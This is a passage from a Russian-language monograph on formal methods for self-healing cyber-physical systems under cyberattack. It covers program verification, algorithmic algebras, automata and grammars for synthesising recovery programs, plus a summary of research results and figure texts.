$$\left[\prod_{j=1}^{n} x_j^{\alpha_{jus}}\right] = \left[\prod_{j=1}^{n} x_j^{\alpha_{juq}}\right], \prod_{j=1}^{n}[x_j]^{\alpha_{jus}} = \prod_{j=1}^{n}[x_j]^{\alpha_{juq}}, \prod_{j=1}^{n}[x_j]^{\alpha_{jus}-\alpha_{juq}} = 1.$$

После приведения к линейному виду, например, путем логарифмирования, получаем систему уравнений $\sum_{j=1}^{n}\left(\alpha_{jus} - \alpha_{juq}\right)\cdot \ln\left[x_j\right] = 0$, u = 1, 2, …, r ; s = 1, 2, …, (q – 1). В таком случае необходимым критерием семантической корректности вычислений является существование решения системы, в котором ни одна из переменных ($\ln[x_j]$) не обращена в ноль.

Обобщено представление инвариантов подобия в виде некоторого конечного множества $\mathcal{G}$ с элементами g, i = 1, 2, ..., n. На множестве $\mathcal{G}$ определена бинарная операция $\oplus$, ставящая в соответствие каждой паре элементов g_1 , $g_2 \in G$ по определенному правилу некоторый элемент $h \in \mathcal{G}$, который обозначен через $h = g_i \oplus g_2$. Показано, что определенная операция $\oplus$ обладает свойствами замкнутости (если g_i, $g_2 \in \mathcal{G}$, то $h = g_i \oplus g_2$ является элементом множества $\mathcal{G}$), ассоциативности (если g_i, g_2, $g_3 \in \mathcal{G}$, $h_1 = g_2 \oplus g_3$, $h_2 = g_1 \oplus g_2$, h_1, $h_2 \in \mathcal{G}$, то $g_1 \oplus h_1 = h_2 \oplus g_3$), позволяет найти единичный элемент ($\mathcal{G}$ содержит левую (правую) единицу e такую, что для каждого элемента $g \in \mathcal{G}$, $g \oplus e = e \oplus g = g$) и обратный элемент ($g \in \mathcal{G}$ в $\mathcal{G}$ существует обратный элемент g^{-1} такой, что $g \oplus g^{-1} = g^{-1} \oplus g = e$). Это позволило представить множество инвариантов подобия вычислений $\mathcal{G}$ с бинарной операцией $\oplus$ (алгебраическое сложение) конечной абелевой группой. Установлено, что для структурных преобразований инвариантов подобия вычислений роль операции сложения играет суперпозиция преобразований, а для преобразований условий функционирования вычислительного процесса роль операции умножения играет композиция преобразований. Показано, что группы $\mathcal{W}$ (группа структурных преобразований инвариантов подобия) и $\mathcal{V}$ (группа преобразований условий функционирования ИС) можно “вложить” в $\mathcal{G}$, определив тем самым подгруппы G_w и G_v : $\{g = (e, w), w \in W, g \in \mathcal{G}\}$, $\{g = (h, e), h \in V, g \in \mathcal{G}\}$, где $\mathcal{W}$- группа структурных преобразований инвариантов подобия и $\mathcal{V}$ – группа преобразований условий функционирования ИС.

Таким образом, полученные результаты позволяют исследовать семантику вычислений в условиях возмущений и представить ее в виде соответствующей системы уравнений размерностей и инвариантов подобия вычислений. Представлена по шагам процедура синтеза инвариантов подобия вычислений: выбор траектории реализации алгоритма вычислительного процесса, проверка представительности выборки по покрытию всех вершин управляющего графа, приведение управляющего графа для выделения вычислительных операторов из операторов проверки условий и организации циклов, выделение из выборки всех уникальных операторов, удовлетворяющих описанным выше ограничениям на вид функциональной связи, выбор переменных и констант рассматриваемых операторов, выделение и представление инвариантов подобия семантически корректных вычислительных процессов. При этом предполагается, что элементы массива данных одной размерности, а числовые константы – величины попарно разной размерности (определение их принадлежности определенным классам произойдет автоматически на этапе согласования матрицы размерностей). Переходы управляющего графа, которые связаны с вычислением сложных функциональных зависимостей или соответствуют операторам вызова подпрограмм, дополняют систему наборами операций присваивания значений формальным параметрам. Это позволило построить новые отношения между параметрами вычислений.

Для верификации программы самовосстановления возмущенных вычислений использован индуктивный метод Р. Флойда, который позволил осуществить проверку истинности выходного предиката в цепочке истинности всех промежуточных импликаций. При этом были определены три группы переменных: входной вектор $u = (u_1, u_2, ..., u_n)$, состоящий из входных переменных абстрактной программы самовосстановления; программный вектор $x = (x_1, x_2, ..., x_n)$ применяемый для обозначения временной памяти, используемой в процессе выполнения программы самовосстановления; выходной вектор $y = (y_1, y_2, ..., y_n)$ задающий выходные переменные по окончании работы программы самовосстановления. Соответственно рассмотрены три (непустые) области: входная $\mathcal{D}_u$, программная $\mathcal{D}_x$, выходная $\mathcal{D}_y$. Рассмотрены входной предикат $\mathcal{H}(u)$: $\mathcal{D}_u \to$ {И, Л}, задающий элементы из $\mathcal{D}_u$, которые могут быть использованы в качестве вход-

ных переменных программы самовосстановления, и выходной предикат j(u,y): $\mathcal{D}_u \times \mathcal{D}_y \to$ {И, Л}, описывающий отношения, которые должны выполняться между переменными программы самовосстановления после ее завершения.

В результате в работе доказано, что программа самовосстановления возмущенных вычислений $\mathcal{P}$ завершается, если для $\forall u$, такого что $\mathcal{H}(u)$ истинен, выполнение названной программы завершается достижением заключительного состояния. Программа самовосстановления возмущенных вычислений $\mathcal{P}$ частично правильна по отношению к $\mathcal{H}$ и j, если для $\forall u$, такого, что $\mathcal{H}(u)$ истинен и программа завершается, $j(u, y)$ тоже истинен, и частично правильна (корректна) по отношению к $\mathcal{H}$ и j, если для $\forall u$, такого что $\mathcal{H}(u)$ истинен, выполнение программы завершается и $j(u, y)$ истинен.

Для аннотирования схемы программы самовосстановления возмущенных вычислений $\mathcal{P}$, входного предиката $\mathcal{H}$ и выходного предиката j было предложено последовательно применить следующие шаги: разрезание циклов, определение подходящего множества индуктивных утверждений, определение условий верификации. Это позволило доказать, что если все условия верификации истинны, то программа самовосстановления возмущенных вычислений $\mathcal{P}$ частично правильна по отношению к $\mathcal{H}$ и j. Доказательство частичной правильности программы самовосстановления сведено к верификации каждого пути в терминах заданных предикатов и доказательству истинности самих условий верификации.

Для доказательства завершимости программы самовосстановления сформулированы утверждения о состоянии переменных абстрактной программы в некоторых ее точках, сгенерированы условия верификации по указанной программе и приведения ее к аннотированному виду, доказана непротиворечивость полученных условий верификации, доказана завершимость программы самовосстановления. В частности, осуществлен выбор конечного числа точек разрезания циклов программы самовосстановления, каждой из которых поставлено в соответствие некоторое априорно истинное утверждение $_{qi}(u, y)$. Затем осуществлена проверка утверждений $\forall u[\mathcal{H}(u) \wedge R_\alpha(u) \supset {}_{qi}(u, r_\alpha(u))]$ для каждого пути α из начальной точки в точку i и $\forall u \forall x[\,{}_{qi}(u, x) \wedge R_\alpha(u, x) \supset q_i(u, r_\alpha(u, x))]$ для каждого пути α от точки i до точки j, где r_α – преобразование, выполняемое на α пути; R_α – утверждение, сформулированное на этом пути. Далее осуществлен выбор вполне упорядоченного множества ($\mathcal{W}$, π), каждой точке которого ставится в соответствие некоторая частичная функция $f_i(u, x)$, переводящая $\mathcal{D}_u, \times \mathcal{D}_x \to \mathcal{W}$ и $\forall u \forall x[\,{}_{qi}(u, x) \supset f_i(u, x) \in \mathcal{W}]$. И, наконец, реализована проверка выполнимости условий завершения программы самовосстановления для каждого пути α от точки i до точки j.

Для автоматизации этапов генерации условий верификации по аннотированной программе и демонстрации истинности полученных формул использован метод З. Манна в сочетании с аксиоматикой К. Хоара, позволивший ввести искомые утверждения применительно к разным типам программ самовосстановления возмущенных вычислений.

Приведено доказательство истинности условий корректности структуры управления программы самовосстановления. Предложены производные правила вывода в исчислении инвариантов вычислимости для формирования условий корректности логической структуры и свойств программы самовосстановления. Приведены инварианты вычислимости к матричным представлениям посредством эквивалентных преобразований. Установлены непротиворечивость и полнота исчисления инвариантов вычислимости для достижения искомой выразительности исчисления. Определены независимость и разрешимость исчислений инвариантов вычислимости для обеспечения однозначно завершаемых порождений.

Предложен метод доказательства свойств частичной корректности и завершаемости самовосстанавливающихся вычислений. Для этого модифицировано исчисление предикатов, что позволило получить доказательство утверждений в объединенной логике инвариантов вычислимости и подобия. Проимитировано абстрактное исполнение аннотированных программ в нотации логического исчисления. Синтезирована аннотированная программа самовосстановления с однозначно истинными пост- и предусловиями операторов ее управляющей и исполнительной структур. Проведено условное исполнение аннотированной программы самовосстановления на абстрактном вычислителе для доказательства завершаемости выбранной структуры.

Таким образом, формализована семантика самовосстанавливающихся вычислений, позволяющая осуществить доказательство частичной корректности и потенциальной завершаемости восстановленных состояний киберсистемы.

5.1.4. Метод синтеза абстрактных программ восстановления

Наконец представим возможную заключительную схему конструирования абстрактной программы самовосстановления возмущенных состояний киберсистемы. Для этого потребовалось разработать выполнимые операторные конструкции, составляющие тело управляющих операторов программы самовосстановления. Понадобилось построить множество типов разрешительных эталонов для вычислений с памятью, специфицирующих процедуру восстановления. Также были определены классы эквивалентности инвариантов вычислимости самовосстанавливаемых вычислений и их соотнесение с системой разрешительных эталонов. Сформировано содержание разрешительных эталонов для вычислений с памятью на основе попадающих траекторий возврата к равновесию. Выработана технология конструирования внутренних тел управляющих конструкций программы самовосстановления.

Для этого использована разработанная ранее система моделей для синтеза абстрактных программ самовосстановления возмущенных вычислений на базе САА. Предложенная структурированная модель (грамматика, система продукций и автомат) позволила получить базовые автоматные конструктивы, реализующие процесс синтеза программ самовосстановления возмущенных вычислений.

Применение структурированной модели потребовало различных форм представления данных. Поэтому возникла необходимость поиска общего механизма выражения декларативных, декларативно-процедуральных, процедуральных данных и их совместного использования. В качестве такого механизма предложено использовать алгебру структур данных (АСД) на основе САА, ориентированную на распознавание и порождение исходных, результирующих и промежуточных данных. Полученная алгебра структур данных относится к числу многоосновных алгебраических систем и представляет собой пару базовых множеств $<O^*, P^*>$ с определенной сигнатурой операций Δ, где $O^* = O/O \subset F(T)$ – множество объектов, , $T_A = S \cup W$, $S \cap W = \varnothing$, S – множество обрабатываемых данных, W – множество ограничителей, $F(T_A)$ – множество всех конечных последовательностей символов (конфигураций) в алфавите T_A; $P^* = \{\alpha/0, 1, \mu\}$ – множество трехзначных логических условий. В сигнатуру Δ включены соответствующим образом интерпретированные операции сигнатуры САА, а также некоторые специальные операции над структурами данных. Для АСД $< O^*, P^* >$ существует базис X, состоящий из элементарных объектов $O = \{o_i, i = 1,\ldots, n\}$ и элементарных логических условий $P = \{a_i, i = 1,\ldots, m\}$. Здесь под абстрактным типом данных (АТД) понимается алгебраическая система $\langle M_н, \Delta \rangle$, где $M_н$ – носитель, представленный соответствующей ОРС, Δ – сигнатура операций и предикатов, определенных на $M_н$.

Введение концепции АТД позволило выразить структуры данных и правила их обработки в САА-схемах соответственно как ОРС и РС. Конструктивом отображения данных является память в абстрактном, логическом и физическом понимании, которая имеет механизм доступа с фиксированным набором операций. Здесь абстрактным типом памяти (АТП) называется система $A^* = \langle N_{яп}, S_Д \rangle$, где $N_{яп}$ – носитель (множество ячеек памяти); $S_Д$ – сигнатура доступа (множество ОРС в некотором базисе X, состоящем из конечного множества элементарных операторов и условий). Естественным обобщением структуры памяти с плотным размещением данных служит эластичная лента (ЭЛ), с помощью которой можно представить ряд широко распространенных структур памяти, таких как последовательный файл, магазин, списковые структуры, строки переменной длины и многие другие.

Предложен АТП (n) – автомат с входным и выходным каналами, а также каналами для работы с n внутренними лентами, который определяется объектом $A = \langle S, X_A, Y_A, Z_i, \varphi_A, \varphi_i, \psi_i, \delta_1, s_0, F \rangle$, где

S – конечное множество состояний автомата;

$s_0 \in S$ – начальное состояние;

$F_s \subseteq S$ – множество конечных состояний;

X_A и Y_A – соответственно входной и выходной алфавиты;

Zi – алфавит i-й внутренней ленты;

$\varphi_A : S\{X_A \times \Lambda\} \to S$ – функция переходов, связанная с чтением входной цепочки (символ Λ используется для переключения автомата без обращения к входной ленте);

$\varphi_i : S \times Z_i \to S$ – функция переходов, связанная с чтением из τ ячейки i-й внутренней ленты;

ψ_i: $S \to S \times Z_i$ – функция переходов, связанная с записью в τ-ю ячейку i-й внутренней ленты;

$S \to S \times Y_A$ – функция выходов.

В каждый момент дискретного автоматного времени детерминированный АТП (n) автомат совершает одно из пяти типов элементарных действий: чтение с входной ленты, чтение и запись в i-ю ячейку внутренней ленты, запись на выходную ленту, изменение состояния без обращения к лентам.

Для представления АТП(n)-автоматов, ориентированных на формализацию структурированных процессов над стандартизированной памятью в терминах РС, предложено использовать управляющую грамматику (С-грамматику), под которой понимается объект $G = \langle X_B, Y_A, Z, R \rangle$, где

X_B и Y_B – входной и выходной алфавиты;

$Z = \overset{k}{\underset{i=1}{Y}} Z_i$ – объединенный алфавит внутренних лент $L = \{L_i / i = 1,\ldots, k\}$;

$R = \{r_i / i = 1,\ldots,n\}$ – совокупность комплексов продукций, среди которых фиксируется аксиома С-грамматики r_1 и заключительный комплекс r_n.

Комплекс C-продукций имеет вид: m: $\alpha F(X) \beta \prod \left(\begin{smallmatrix} B_{ij} \\ r_{ij} \end{smallmatrix}\right)$, где

m – метка C-продукции;

α – условие применимости;

β – условие правильности выполнения;

$F(X)$ – РС, функционирующая над n АТП;

$\prod \left(\begin{smallmatrix} B_{ij} \\ r_{ij} \end{smallmatrix}\right)$ – переключатель, передающий управление по условиям B_{ij} на комплексы r_{ij} продукций приемников.

Смысл C-продукции состоит в выполнении РС $F(X)$ над базисом X (сигнатурой доступа к соответствующему АТП) при истинности условия применимости с последующим переходом к комплексам C-продукций. При этом вывод в C-грамматике начинается применением комплекса r_1 и завершается переходом на заключительный комплекс r_n. Для C-грамматики доказано утверждение, согласно которому для каждого АТП (n)-автомата может быть построена эквивалентная C-грамматика G, для каждой C-грамматики G может быть синтезирован эквивалентный АТП (n)-автомат.

В классе C-грамматик представимы произвольные рекурсивно перечислимые множества, что определяет принципиальную возможность построения с использованием C-грамматики алгоритмического языка, обеспечивающего однозначное описание процесса функционирования АТП-автомата. Разработка такого языка позволила осуществить совместное описание и последующий синтез декларативной, логической и процедурной составляющих абстрактной программы самовосстановления.

Таким образом, найдены базовые конструктивы для выражения типовых моделей автоматов постановки задачи возмущения, планирования самовосстановления *состояний ИС*, исполнения реализацией решения управляющего процессом самовосстановления *состояний ИС*.

Предложен один из возможных алгоритмов функционирования АТП (n)-автомата постановки задачи самовосстановления с предварительно определенным составом и ОРС его эластичных лент:

1) L_1 – ЭЛ спецификаций пользователя (входная лента) $X_1 = \{ P^1_1, P^1_{+1}, P^1_a, \alpha_1(*), \alpha_1(,), \alpha_1(\rightarrow)\}$,

$F\vec{\Pi}(X_1) = \begin{matrix} \{ \{S\ \} \rightarrow \{S\}, \}^* \\ a_1(*)\ a_1(\rightarrow)\ a_1(,) \end{matrix}$;

2) L_2 = ЭЛ целевых установок (выходная лента) $X_2 = \{P^2_1, P^2_{+1}, P^2_{-1}, R^2_a, W^2_a, I^2_{+1}, \alpha_2(*), \alpha_2(,), \alpha_2(\rightarrow)\}$,

$F\vec{\Pi}(\Sigma_2) = \begin{matrix} \{ \{S\ \} \rightarrow \{S\}, \}^* \\ a_2(*)\ a_2(\rightarrow)\ a_2(,) \end{matrix}$;

3) L_3 – ЭЛ системы правил грамматики $X_3 = \{P^3_1, P^3_{+1}, R^3_a, \alpha_3(*), \alpha_3(,), \alpha_3(\rightarrow)\}$,

$F\vec{P}(\Sigma_3) = \begin{matrix} \{ \{S1\} \rightarrow \{S2\}, \}^* \\ a_2(*)\ a_2(\rightarrow)\ a_2(,) \end{matrix}$;

4) L_4 - ЭЛ словаря $X_4 = \{ P^4_1, P^4_{+1}, R^4_a, \alpha_4(*), \alpha_4(,)\}$, $F(\Sigma_4) = \begin{matrix} \{S,\}^* \\ a_4(*) \end{matrix}$;

5) L_5 - ЭЛ (магазин) $X_5 = \{ P^5_1, P^5_{+1}, R^5_a, W^5_a, I^5_{+1}, I^5_{-1}, \alpha_5(*)\}$, $F\vec{P}(\Sigma_5) = \begin{matrix} \{S\}^* \\ a_5(*) \end{matrix}$.

Таким образом, технология синтеза абстрактных программ самовосстановления состоит из проектирования соответствующих средств автопроектирования функциональных структур, разработки структур данных и алгоритмов преобразования информации и последующей их абстрактной реализации. Проектирование предусматривает подготовку спецификаций автоматизируемого процесса самовосстановления, структурную декомпозицию процесса до уровня базовых моделей (постановки задачи, планирования решения, реализации решения), декомпозицию базовых моделей до уровня типов схем (данных, технологий, процедур). Результатом проектирования является неформальная спецификация технологического процесса самовосстановления и перечень типовых схем. Разработка алгоритмов и структур данных предусматривает идентификацию схем и определение возможности применения типовых РС и ОРС, проектирование схем данных, знаний, технологий и процедур на базе типовых конструктивов, компоновку РС и ОРС, а также сборку комплексов продукций С-грамматики. На этапе реализации осуществляется синтез АТП (n)-автоматов по С-грамматике, заключающийся в приведении РС к суперпозиции элементарных операторов и условий, заполнении информационной компоненты по полученным ранее ОРС. Полученная система моделей, обеспечивающая представление информации в ОРС и процедур манипулирования ими в РС, и соответствующий ей базовый блок интерпретации информационных схем составляют основу системы синтеза абстрактных программ самовосстановления возмущенных вычислений.

Таким образом, был разработан абстрактный семантически управляемый транслятор с языка возмущенных вычислений в верифицированный план их восстановления. Проинтерпретированы типы деструктивных воздействий злоумышленников и осуществлен выбор наиболее правдоподобной модели природных возмущений. Проведен синтез структурированной абстрактной программы самовосстановления для получения плана нейтрализации моделируемого возмущения вычислений. Верифицировано соответствие плана нейтрализации моделируемого возмущенного вычисления и функциональной спецификации защищаемого вычисления. Сгенерирован верифицированный план нейтрализации возмущенных вычислений в именах процедур реального восстановления.

На основе полученных результатов была разработана и представлена методика самовосстановления ИС в условиях деструктивных кибератак с использованием системы иммунитетов.

В целом были получены следующие новые научные и практические результаты.

При анализе подходов к решению проблемы самовосстановления киберфизических систем в условиях кибератак:

1. проведен системный анализ методов организации вычислений при программно-технических воздействиях и определены требования к устойчивости функционирования киберфизических систем;
2. показаны высокая уязвимость и недостаточная устойчивость функционирования названных систем в условиях деструктивных воздействий;
3. выявлена несостоятельность известных методов защиты информации, контроля и восстановления вычислительных процессов для организации устойчивого функционирования киберфизических систем при деструктивных воздействиях злоумышленников;
4. установлено, что решение проблемы самовосстановления киберфизических систем при массовом и групповом характере кибератак требует поиска новых путей организации устойчивого функционирования названных систем;
5. обоснована целесообразность разработки моделей и методов организации устойчивых вычислений в условиях кибератак путем придания киберфизическим системам способности вырабатывать кибериммунитет на возмущения процессов вычислений в условиях массовых воздействий злоумышленника по аналогии с иммунной системой защиты живого организма и противостоять киберпротивнику во время, а не после воздействия.

В части разработки концепции обеспечения устойчивости поведения киберфизических систем на основе самовосстановления:

1. введены понятия вычислений с иммунной памятью для противодействия кибератакам и самовосстановления возмущенных состояний киберфизических систем;
2. предложены принцип структурирования моделей представления возмущенных состояний киберфизических систем и соответствующая стратификация системы организации устойчивого поведения названных систем в условиях кибератак;

3. выбран и обоснован научно-методический аппарат, пригодный для решения задач организации устойчивого функционирования киберфизических систем:
   - модель абстрактного вычислителя самовосстановления названных систем в условиях кибератак на основе теории динамических систем;
   - архитектура системы организации устойчивого функционирования киберфизических систем на основе теории многоуровневых иерархических систем;
   - язык описания ранее неизвестных типов структур массовых возмущений на основе теории формальных языков и грамматик;
   - самоприменимая трансляторная модель синтеза абстрактных программ самовосстановления возмущенных состояний киберфизических систем при массовых и групповых возмущених на основе методов теоретического и системного программирования;
   - архитектура технологической среды синтеза абстрактных программ самовосстановления киберфизических систем;
   - спецификации динамики поведения возмущенных вычислений по аналогии с моделированием возмущений в живой природе на основе теории катастроф;
   - методы доказательства свойств вычислимости восстановленных вычислений на основе теории подобия;
   - метод формирования иммунитета к деструктивным возмущениям с привлечением результатов теории контроля и восстановления вычислений.

В части разработки научно-методического аппарата организации устойчивого функционирования киберфизических систем в условиях кибератак:

1. создана макропрограмма самовосстановления названных систем при групповых и массовых кибератаках;
2. предложены модели представления взаимодополняющих денотационной, логической и операционной семантик корректных состояний киберфизических систем, что позволило сначала исследовать статические и динамические инварианты поведения названных систем, а затем разработать микропрограмму операций самовосстановления и доказать ее соответствие макропрограмме сценария самовосстановления;
3. предложен метод обобщенной многомодельной верификации программ самовосстановления;
4. разработаны методы самовосстановления киберфизических систем с использованием разрешительных эталонов, позволяющие выработать операционные процедуры самовосстановления.

В части методического обеспечения организации самовосстановления киберфизических систем:

1. спроектирована система выработки и накопления иммунитетов для комплексной поддержки организации устойчивого функционирования киберфизических систем в условиях кибератак, включающая:
   - проект, модели и технологию применения самоприменимого транслятора для синтеза абстрактных программ самовосстановления киберфизических систем в условиях возмущений;
   - систему и язык представления программно-технических знаний самовосстановления киберфизических систем регулярными схемами алгоритмов;
   - модель абстрактной памяти АТП-автоматов с расширенной сигнатурой объектов и операций;
   - операционные автоматы системы знаний транслятора абстрактных программ самовосстановления;
   - автоматную модель реализации процессора регулярных схем самовосстановления киберфизических систем;
2. предложена технология предупреждения, обнаружения и нейтрализации массовых кибератак в идеологии иммунитета, основанная на ряде моделей, методов и процедур:
   - модели и методах автоматизированного мониторинга кибератак и накопления иммунитета;
   - модели злоумышленника в типах деструктивных воздействий;
   - модели представления динамики возмущений поведения киберфизических систем и определения сценариев возврата названных систем в равновесное (устойчивое) состояние;

- макромодели (программы) самовосстановления киберфизических систем в условиях массовых и групповых возмущений;
- микромодели (программы) самовосстановления киберфизических систем в условиях массовых и групповых возмущений;
- модели денотационной, аксиоматической и операционной семантик возмущенных состояний киберфизических систем;
- методе доказательства частичной корректности свойств киберфизических систем при самовосстановлении;
- методе вывода операционных эталонов для восстановления киберфизических систем;
- модели представления восстановления киберфизических систем;
- процедурах выработки и исполнения плана восстановления киберфизических систем;

3. разработана методика обнаружения и нейтрализации информационно-технических воздействий на киберфизические системы с использованием системы иммунитетов;
4. предложены методические и практические рекомендации по построению киберфизических систем с системой иммунитетов к массовым кибератакам злоумышленника;
5. макропрограмма самовосстановления названных систем при групповых и массовых кибератаках;
6. предложены модели представления взаимодополняющих денотационной, логической и операционной семантик корректных состояний киберфизических систем, что позволило сначала исследовать статические и динамические инварианты поведения названных систем, а затем разработать микропрограмму операций самовосстановления и доказать ее соответствие макропрограмме сценария самовосстановления;
7. предложен метод обобщенной многомодельной верификации программ самовосстановления;
8. разработаны методы самовосстановления киберфизических систем с использованием разрешительных эталонов, позволяющие выработать операционные процедуры самовосстановления.

В области методического обеспечения организации самовосстановления киберфизических систем:

1. спроектирована система выработки и накопления иммунитетов (рис. 5.6) для комплексной поддержки организации устойчивого функционирования киберфизических систем в условиях кибератак, включающая:

- проект, модели и технологию применения самоприменимого транслятора для синтеза абстрактных программ самовосстановления киберфизических систем в условиях возмущений;
- систему и язык представления программно-технических знаний самовосстановления киберфизических систем регулярными схемами алгоритмов;
- модель абстрактной памяти АТП-автоматов с расширенной сигнатурой объектов и операций;
- операционные автоматы системы знаний транслятора абстрактных программ самовосстановления;
- автоматную модель реализации процессора регулярных схем самовосстановления киберфизических систем;

2. предложена технология предупреждения, обнаружения и нейтрализации массовых кибератак в идеологии иммунитета, основанная на ряде авторских моделей, методов и процедур (см. рис. 5.7–5.9):

- модели и методах автоматизированного мониторинга кибератак и накопления иммунитета;
- модели злоумышленника в типах деструктивных воздействий;
- модели представления динамики возмущений поведения киберфизических систем и определения сценариев возврата названных систем в равновесное (устойчивое) состояние;
- макромодели (программы) самовосстановления киберфизических систем в условиях массовых и групповых возмущений;
- микромодели (программы) самовосстановления киберфизических систем в условиях массовых и групповых возмущений;
- модели денотационной, аксиоматической и операционной семантик возмущенных состояний киберфизических систем;
- методе доказательства частичной корректности свойств киберфизических систем при самовосстановлении;
- методе вывода операционных эталонов для восстановления киберфизических систем;




Рис. 5.6. ***Схема кибериммунитета в действии***




Рис. 5.7. ***Теоретические основы самовосстанавливающихся вычислений***

РАСШИРЕНИЕ ВЫРАЗИТЕЛЬНЫХ ВОЗМОЖНОСТЕЙ СИСТЕМ АЛГОРИТМИЧЕСКИХ АЛГЕБР ГЛУШКОВА

СИСТЕМЫ АЛГОРИТМИЧЕСКИХ АЛГЕБР (САА)

(A) МНОГООСНОВНАЯ АЛГЕБРАИЧЕСКАЯ СИСТЕМА ⟨AL⟩

A – множество операторов,
L – множество логических условий из {*истина, ложь, неопределенность*}.
Сигнатура операций САА $\Delta = \Delta_1 \cup \Delta_2$, где
Δ_1 - система логических операций на множестве условий L
{ дизъюнкция, конъюнкция, отрицание, левое умножение
β=Aα и фильтрация}
Δ_2 - система операций на множестве операторов A
{композиция – A * L, последовательность A, L, α-дизъюнкция,
альтернатива α (A ∨ L) = J, если α = 1; α (A ∨ L) = L,
если α = 0; α (A ∨ L) = J, если α = 0, α-итерация $\alpha_\alpha\{A\}$

(B) ТЕОРЕМА О ВЫРАЗИТЕЛЬНОСТИ САА

Сколь угодно сложные вычисления
могут быть сведены к регулярным схемам
в базовых операторах САА.

(C) УТВЕРЖДЕНИЕ О РАЗРЕШИМОСТИ САМОВОССТАНОВЛЕНИЯ

Вычисления с памятью представимы
регулярными схемами операторов САА
и пригодны для синтеза программ
самовосстановления.

СИСТЕМА АЛГОРИТМИЧЕСКИХ АЛГЕБР РАСШИРЕННАЯ (САА-Р)

(a) ПОЛНОТА САА-Р

<U,W,Ω>, U=U ∪ U,
где A(m) = m', ∀ m,m'∈ MS, ∀A∈ U';
A'(m) = m', ∀m∈MS, ∀m'∈ MD,
∀ A'∈ U', W = P ∪ F,
$\alpha \vee \beta$ = max (α,β), $\alpha \wedge \beta$ = min (α,β).
B'p(m) = p(B'(m)) = p(m ∪ m') = α(m ∪ m') = m,
∀ m∈MS, ∀ m'∈MD
f(m) = α(m) = m',
∀ m∈M, ∀m'∈ MS, где m' = m ∪ {f},
a f = α(m).
фиксир.условие bx f(m) = m',
∀ m,m'∈ MS, где m' = m ∪ {f}, f = x, x∈E_3

(b) НЕПРОТИВОРЕЧИВОСТЬ САА-Р

(A*B)(m) = B(A(m))=B(m') = m',
∀ m,m',m'∈ MS.
α_3 – дизъюнкция [α] (A∨B∨C).

$$D(m) = \begin{cases} A(m), \text{ если } \alpha(m) = 1; \\ B(m), \text{ если } \alpha(m) = 0; \\ C(m), \text{ если } \alpha(m) = \mu, \end{cases}$$

$_\alpha\{A\} = {}_\alpha\{A\}\neg\alpha$, $0^{(A)} = E$, $I^{(A)} = N$.
$_\alpha\{E\} = N$

(c) ПРОИЗВОДНЫЕ ОПЕРАЦИИ САА-Р

α-дизъюнкция:
[α] (A∨B) = [α] (A∨B∨E), т.о.:

$$[\alpha](A \vee B)(m) = \begin{cases} A(m), \text{ если } \alpha(m) = 1; \\ B(m), \text{ если } \alpha(m) = 0; \end{cases}$$

∀ m∈M.
α-фильтрация [α](A):
[α](A) = [α](A∨E):
[α] ([α](A)) = [α](A),
[α] ([¬α](A)) = E.
$_\alpha\{A[\beta]\,(\text{break})\,B\} = b^1 f^*_{\sigma f}\{A^*[\beta](b^0 f \vee B)\}$

$[\alpha_1](A_1 \vee [\alpha_2](A_2 \vee [\alpha_3](A_3 \vee \ldots \vee [\alpha_k](A_k \vee E)\ldots) = \prod\left(\frac{\alpha_1\alpha_2\ldots\alpha_k}{A_1,A_2,\ldots,A_k}\right)$

$[\alpha_1](A_1 \vee A_2 \vee [\alpha_2](A_2 \vee A_3 \vee \ldots \vee [\alpha_k](A_k \vee A_k \vee E)\ldots) = \prod\left(\frac{\alpha_1,\alpha_2,\ldots,\alpha_k}{\substack{A_1,A_2,\ldots,A_k \\ B_1,B_2,\ldots,B_k}}\right)$

(d) МАТЕМАТИЧЕСКАЯ МОДЕЛЬ АТП(N)-АВТОМАТА

$A = \langle S,X,Y,Z_i,\varphi,\varphi_i,\psi_i,\delta_i,s_0,F\rangle$, где
S – конечное множество состояний автомата;
s_0 S – начальное состояние;
A S – множество конечных состояний;
X и Y – соответственно входной и выходной алфавиты;
Zi – алфавит i-внутренней ленты,
φ: S{X×£} → S – функция переходов, связанная
с чтением входной цепочки (символ £ используется
для переключения автомата без обращения к входной ленте);
φ_i : S × Z_i→S – функция переходов, связанная с чтением
из т-ячейки i-й внутренней ленты;
δ : S→ S×Y – функция выхода.


(c) УПРАВЛЯЮЩАЯ С-ГРАММАТИКА

$G = \langle X,Y,Z,R\rangle$, где X,Y – входной и выходной алфавиты;
$Z = \bigcup_k Z_k$ – объединенный алфавит внутренних лент
L = {L_i/i=1,..., k}, R={r_i/i=1,...,n} – совокупность комплексов
продукций, среди которых фиксируется аксиома C –
грамматика r_1 и заключительный комплекс r_n. Комплекс
C – продукций имеет вид: m: αF (∑) β $\prod(^{B}_{\Gamma})$, где m – метка
C – продукций; α – условие применимости; β – условие
правильности выполнения; F(∑) – РС, функционирующая
над n АТП; $\prod(^{B}_{\Gamma})$– переключатель, передающий управление
по условиям B_i на комплексы r_{ij} продукций приемников.

(j) ПРИМЕР РЕГУЛЯРНОЙ СХЕМЫ (РС)

PC(∑1) = {WrStek{CompT(OutRib ∨ CompP)}}
α_1(*) α_5(*)∨α1 α_5(*)
C – продукции однозначно описывающие
функционирование автомата
m1 : [$\bar{}^{|\alpha_1(*)}$WrStek∏ (m2)];
m2 : [$\bar{}^{|\alpha_1(*)}$CompT (α1 α_5(*))∏($^{1}_{m_3}$ $^{0}_{m_4}$)];
m3 : [$\bar{}^{|\alpha_1(*)}$OutRib α_5(*)∏($^{1}_{m_1}$ $^{0}_{m_2}$)];
m3 : [$\bar{}^{|\alpha_1(*)}$CompP∏(m2)].


(g) ФУНКЦИОНАЛЬНАЯ СХЕМА АТП(N)-АВТОМАТА



ТИПОВАЯ МОДЕЛЬ-ОБОЛОЧКА ДЛЯ СТРУКТУРИРОВАННОГО ИСПОЛЬЗОВАНИЯ ГРАММАТИК, ПРОДУКЦИЙ И АВТОМАТОВ

Формальное представление	Отображение в типовую модель
ГРАММАТИКА	
P = <V,T,A,R>, где T = {a_i/i=1...n} – терминальный словарь; V – {A_i/i-1...n} – словарь не терминалов; A ⎸ V – аксиома грамматики; R = {$u_i \rightarrow v_i$/i = 1...k} – правила u_i ⎸ V; v_i⎸ T ∪ V	T = <V_p, B_p, F_p>, где V_p – процедура порождения; R ⎸ B_P – конечная система правил грамматики; F_p = T∪V – база фактов.
ПРОДУКЦИИ	
S = <V,R,B>, где V – стратегия управления системой продукций; R = {r_i/i = 1...k} – система продукций; B – база данных.	T_s = <V_s, B_s, F_s>, где V_s – процедура вывода; R ⎸ B_s – система продукций; B ⎸ F_s – база данных системы продукций.
АВТОМАТ	
